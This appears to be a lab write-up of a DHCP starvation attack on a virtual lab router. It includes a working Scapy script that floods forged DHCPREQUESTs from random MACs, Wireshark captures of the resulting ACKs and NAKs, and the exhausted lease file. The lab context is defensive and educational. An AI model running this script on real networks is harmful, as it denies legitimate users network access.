

DHCP Starvation Attack

Before the attack, the condition of the rtr router machine of all leases were cleared from /var/lib/dhcp3/dhcpd.leases (figure 1) and /var/lib/dhcp3/dhcpd.leases~ (figure 2)




FIGURE 1: Clearing all leases in /var/lib/dhcp3/dhcpd.leases





FIGURE 2: Clearing all leases in /var/lib/dhcp3/dhcpd.leases~

The python program script used to commence the attack is shown in figure 3.



```
#!/usr/bin/env python
import time
from scapy.all import *
mac_list= []
mac_list.append("02:1d:07:00:01:ec")
i = 100
while not (i is 201):
    address = "10.10.111."+str(i)
    mac_addr = RandMAC()
    while mac_addr in mac_list:
        mac_addr = RandMac()
    mac_list.append(mac_addr)
    dhcp_request= Ether(src=mac_addr,dst="ff:ff:ff:ff:ff:ff")
    dhcp_request/=IP(src="0.0.0.0",dst="255.255.255.255")
    dhcp_request/=UDP(sport=68,dport=67)
    dhcp_request/=BOOTP(chaddr=mac_addr,xid=RandInt())
    dhcp_request/=DHCP(options=[("message-type","request"),
    ("requested_addr",address),("server_id","10.10.111.1"),("lease_time",86400),"end"])
    sendp(dhcp_request)
    print "sending DHCPREQUEST FOR IP 10.10.111." + str(i)
    i = i + 1
    time.sleep(1)
```

FIGURE 3: Python program used for the attack

Multiple runs of the script was required to completed starve the address pool of the DHCP server. On the first run all IP addresses except the following numbers received their addresses. 100,101,102,105,111,112,117,119,123,125,128,129,131,133,136,137,138,139,140,141,154,156,157, 159,163,166,167,168,171,172,173,174,176,177,181,182,184,185,186,187,188,190,193,194,195,196

Wireshark - Capturing from eth0

Filter: `ip.src == 10.10.111.1`

No.	Time	Source	Destination	Protocol	Info
5	15.206454	10.10.111.1	10.10.111.103	DHCP	DHCP ACK - Transaction ID 0x1f54c2f3
7	20.289193	10.10.111.1	10.10.111.104	DHCP	DHCP ACK - Transaction ID 0xcdba464
10	30.427656	10.10.111.1	10.10.111.106	DHCP	DHCP ACK - Transaction ID 0xfb0ab0ba
12	35.521325	10.10.111.1	10.10.111.107	DHCP	DHCP ACK - Transaction ID 0x46bf8599
14	40.631459	10.10.111.1	10.10.111.108	DHCP	DHCP ACK - Transaction ID 0xa1856912
16	45.694256	10.10.111.1	10.10.111.109	DHCP	DHCP ACK - Transaction ID 0xa9156034
18	50.768975	10.10.111.1	10.10.111.110	DHCP	DHCP ACK - Transaction ID 0x13aa98ef
22	66.025378	10.10.111.1	10.10.111.113	DHCP	DHCP ACK - Transaction ID 0xbe5d6bb3
24	71.113470	10.10.111.1	10.10.111.114	DHCP	DHCP ACK - Transaction ID 0xf43a2289
26	76.192733	10.10.111.1	10.10.111.115	DHCP	DHCP ACK - Transaction ID 0x8785bd15
28	81.268835	10.10.111.1	10.10.111.116	DHCP	DHCP ACK - Transaction ID 0xb3c16002
31	91.422066	10.10.111.1	10.10.111.118	DHCP	DHCP ACK - Transaction ID 0xc70d653c
34	101.589322	10.10.111.1	10.10.111.120	DHCP	DHCP ACK - Transaction ID 0x753e603c
36	106.683914	10.10.111.1	10.10.111.121	DHCP	DHCP ACK - Transaction ID 0xc26b4170
38	111.761618	10.10.111.1	10.10.111.122	DHCP	DHCP ACK - Transaction ID 0x15ec67be
41	121.942123	10.10.111.1	10.10.111.124	DHCP	DHCP ACK - Transaction ID 0x5ff06712
44	132.103324	10.10.111.1	10.10.111.126	DHCP	DHCP ACK - Transaction ID 0x3d1a262a
46	137.186957	10.10.111.1	10.10.111.127	DHCP	DHCP ACK - Transaction ID 0x991c86d1
50	152.468980	10.10.111.1	10.10.111.130	DHCP	DHCP ACK - Transaction ID 0x19181bda
53	162.654186	10.10.111.1	10.10.111.132	DHCP	DHCP ACK - Transaction ID 0xac051ea8
56	172.821145	10.10.111.1	10.10.111.134	DHCP	DHCP ACK - Transaction ID 0x8eae0443
58	177.924090	10.10.111.1	10.10.111.135	DHCP	DHCP ACK - Transaction ID 0xd11bde6f
66	213.652362	10.10.111.1	10.10.111.142	DHCP	DHCP ACK - Transaction ID 0x8127ee0c
68	218.747185	10.10.111.1	10.10.111.143	DHCP	DHCP ACK - Transaction ID 0xdb6706d2
70	223.868817	10.10.111.1	10.10.111.144	DHCP	DHCP ACK - Transaction ID 0xf3b2ae25
72	228.949313	10.10.111.1	10.10.111.145	DHCP	DHCP ACK - Transaction ID 0xd94f75f
74	234.026248	10.10.111.1	10.10.111.146	DHCP	DHCP ACK - Transaction ID 0x6fc3fd5b


Wireshark - Capturing from eth0

Filter: `ip.src == 10.10.111.1`

No.	Time	Source	Destination	Protocol	Info
78	244.241588	10.10.111.1	10.10.111.148	DHCP	DHCP ACK - Transaction ID 0xf9173e1a
80	249.329497	10.10.111.1	10.10.111.149	DHCP	DHCP ACK - Transaction ID 0x2748af09
82	254.450208	10.10.111.1	10.10.111.150	DHCP	DHCP ACK - Transaction ID 0x4c9ace35
84	259.538935	10.10.111.1	10.10.111.151	DHCP	DHCP ACK - Transaction ID 0x94d8983d
86	264.649787	10.10.111.1	10.10.111.152	DHCP	DHCP ACK - Transaction ID 0xf5d9824c
88	269.755689	10.10.111.1	10.10.111.153	DHCP	DHCP ACK - Transaction ID 0xf48f9f53
91	279.976951	10.10.111.1	10.10.111.155	DHCP	DHCP ACK - Transaction ID 0xb5de037a
95	295.308300	10.10.111.1	10.10.111.158	DHCP	DHCP ACK - Transaction ID 0xa15c3265
98	305.527390	10.10.111.1	10.10.111.160	DHCP	DHCP ACK - Transaction ID 0xbace3634
100	310.654101	10.10.111.1	10.10.111.161	DHCP	DHCP ACK - Transaction ID 0x7f4eff71
102	315.760109	10.10.111.1	10.10.111.162	DHCP	DHCP ACK - Transaction ID 0x701033e5
105	325.964145	10.10.111.1	10.10.111.164	DHCP	DHCP ACK - Transaction ID 0x4fcf3a08
107	331.081655	10.10.111.1	10.10.111.165	DHCP	DHCP ACK - Transaction ID 0xff8ff5cb
112	351.547260	10.10.111.1	10.10.111.169	DHCP	DHCP ACK - Transaction ID 0x90ad4f6d
114	356.677541	10.10.111.1	10.10.111.170	DHCP	DHCP ACK - Transaction ID 0x310199c4
120	382.291329	10.10.111.1	10.10.111.175	DHCP	DHCP ACK - Transaction ID 0x92292e1e
124	397.668873	10.10.111.1	10.10.111.178	DHCP	DHCP ACK - Transaction ID 0x72d08aa
126	402.791910	10.10.111.1	10.10.111.179	DHCP	DHCP ACK - Transaction ID 0x2e3e2b6c
128	407.928182	10.10.111.1	10.10.111.180	DHCP	DHCP ACK - Transaction ID 0x247638fd
132	423.314959	10.10.111.1	10.10.111.183	DHCP	DHCP ACK - Transaction ID 0x1171f4b8
139	454.148821	10.10.111.1	10.10.111.189	DHCP	DHCP ACK - Transaction ID 0x95535a84
142	464.421517	10.10.111.1	10.10.111.191	DHCP	DHCP ACK - Transaction ID 0xf7b56f0d
144	469.544536	10.10.111.1	10.10.111.192	DHCP	DHCP ACK - Transaction ID 0x6fa7270c
150	495.216020	10.10.111.1	10.10.111.197	DHCP	DHCP ACK - Transaction ID 0x304c7f37
152	500.358223	10.10.111.1	10.10.111.198	DHCP	DHCP ACK - Transaction ID 0x7228e03c
154	505.497859	10.10.111.1	10.10.111.199	DHCP	DHCP ACK - Transaction ID 0x222d2364

eth0: <live capture in progress> Fi... Packets: 156 Displayed: 55 Marked: 0 Profile: Default


The following attacks return a mix of ACKs and NAKs



Wireshark packet capture showing a mix of DHCP ACKs and NAKs. The filter is `ip.src == 10.10.111.1`. The status bar indicates 322 packets displayed, 104 marked.

No.	Time	Source	Destination	Protocol	Info
226	1441.315319	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x62029c57
230	1456.625578	10.10.111.1	10.10.111.138	DHCP	DHCP ACK - Transaction ID 0x5169df8
232	1461.707949	10.10.111.1	10.10.111.139	DHCP	DHCP ACK - Transaction ID 0xf037630d
235	1471.904386	10.10.111.1	10.10.111.141	DHCP	DHCP ACK - Transaction ID 0xb96ba8e0
239	1487.220536	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x254c87c5
246	1517.839973	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xcfd4d33fa
248	1522.952570	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xf567d9fc
252	1538.297645	10.10.111.1	10.10.111.154	DHCP	DHCP ACK - Transaction ID 0xc687468b
256	1553.620777	10.10.111.1	10.10.111.157	DHCP	DHCP ACK - Transaction ID 0x5bebd9bc
258	1558.713120	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xc2f726ec
262	1574.070651	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xcae13c53
264	1579.180039	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x3c128616
269	1599.625858	10.10.111.1	10.10.111.166	DHCP	DHCP ACK - Transaction ID 0x798b01a9
274	1620.053942	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x7e3cd2f9
279	1640.543945	10.10.111.1	10.10.111.174	DHCP	DHCP ACK - Transaction ID 0x17135740
282	1650.818107	10.10.111.1	10.10.111.176	DHCP	DHCP ACK - Transaction ID 0x48f12053
285	1661.036232	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xff0f7153
290	1681.537666	10.10.111.1	10.10.111.182	DHCP	DHCP ACK - Transaction ID 0xcd6ee922
295	1702.038009	10.10.111.1	10.10.111.186	DHCP	DHCP ACK - Transaction ID 0xc1311139
297	1707.190025	10.10.111.1	10.10.111.187	DHCP	DHCP ACK - Transaction ID 0x62d908f8
300	1717.448754	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x4b191644
304	1732.827926	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x1d68d63f
309	1753.364686	10.10.111.1	10.10.111.196	DHCP	DHCP ACK - Transaction ID 0xbfd5e326
311	1758.496814	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x5931a56d
313	1763.625445	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x62acf59f
316	1773.891223	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x8f2a2d60
320	2545.508458	10.10.111.1	10.10.111.100	DHCP	DHCP ACK - Transaction ID 0x9c2a8861

After a few runs, eventually all the DHCPREQUESTs will return only DHCPNAKs



Wireshark packet capture showing only DHCP NAKs. The filter is `ip.src == 10.10.111.1`. The status bar indicates 110 packets displayed, 104 marked.

No.	Time	Source	Destination	Protocol	Info
79	62.085820	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x19f865bf
83	65.388683	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xcdff7ff5
87	68.708059	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x8337fd13
90	70.913011	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x1c0c573d
92	72.021807	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x5b6bd9d4
97	76.469011	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x3f83bcfa
99	77.583170	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xc8a50c12
101	78.693483	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xd12753df
104	80.932197	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xc2d44b7f
106	82.052231	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x1c392089
108	83.166098	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x8e7c8874
110	84.297402	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xd0c333fa
112	85.431986	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x1ced081e
114	86.557061	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xfdc1a138
117	88.833392	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x875bcb2
120	91.077353	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x624ed636
124	94.481948	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xda4f9a33
127	96.738339	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x7315049a
131	100.136965	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x9ad8eb9d
133	101.262886	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x6ecaa9a9
135	102.392555	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xae7cb094
137	103.519683	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x4d40926d
139	104.645782	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x5d982a06
142	106.908852	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x8aee3b31
144	108.044611	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0xea263d2f
146	109.168989	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x1e37cb5f
148	110.294078	10.10.111.1	255.255.255.255	DHCP	DHCP NAK - Transaction ID 0x1e3dd104

the results of the /var/lib/dhcp3/dhcpd.leases file looks like the following with all the leases from 100-200 occupied. However, for some reason the lease time requested of 86400 (1day) turned out to be only 7200 (2hours) wherein the DHCPREQUEST message sent to the server does indicate that it wants an 86400 lease

Connected (unencrypted) to: QEMU (78_12_16) Send CtrlAlt

GNU nano 2.0.7 File: /var/lib/dhcp3/dhcpd.leases

```
hardware ethernet 38:65:3a:36:65:3a;
}
lease 10.10.111.132 {
  starts 2 2017/02/28 02:48:25;
  ends 2 2017/02/28 04:48:25;
  cltt 2 2017/02/28 02:48:25;
  binding state active;
  next binding state free;
  hardware ethernet 35:31:3a:33:61:3a;
}
lease 10.10.111.134 {
  starts 2 2017/02/28 02:48:36;
  ends 2 2017/02/28 04:48:36;
  cltt 2 2017/02/28 02:48:36;
  binding state active;
  next binding state free;
  hardware ethernet 62:30:3a:34:32:3a;
}
lease 10.10.111.135 {
  starts 2 2017/02/28 02:48:41;
```

[Read 821 lines]

^G Get Help

^O WriteOut

^R Read File

^Y Prev Page

^K Cut Text

^C Cur Pos

^X Exit

^J Justify

^W Where Is

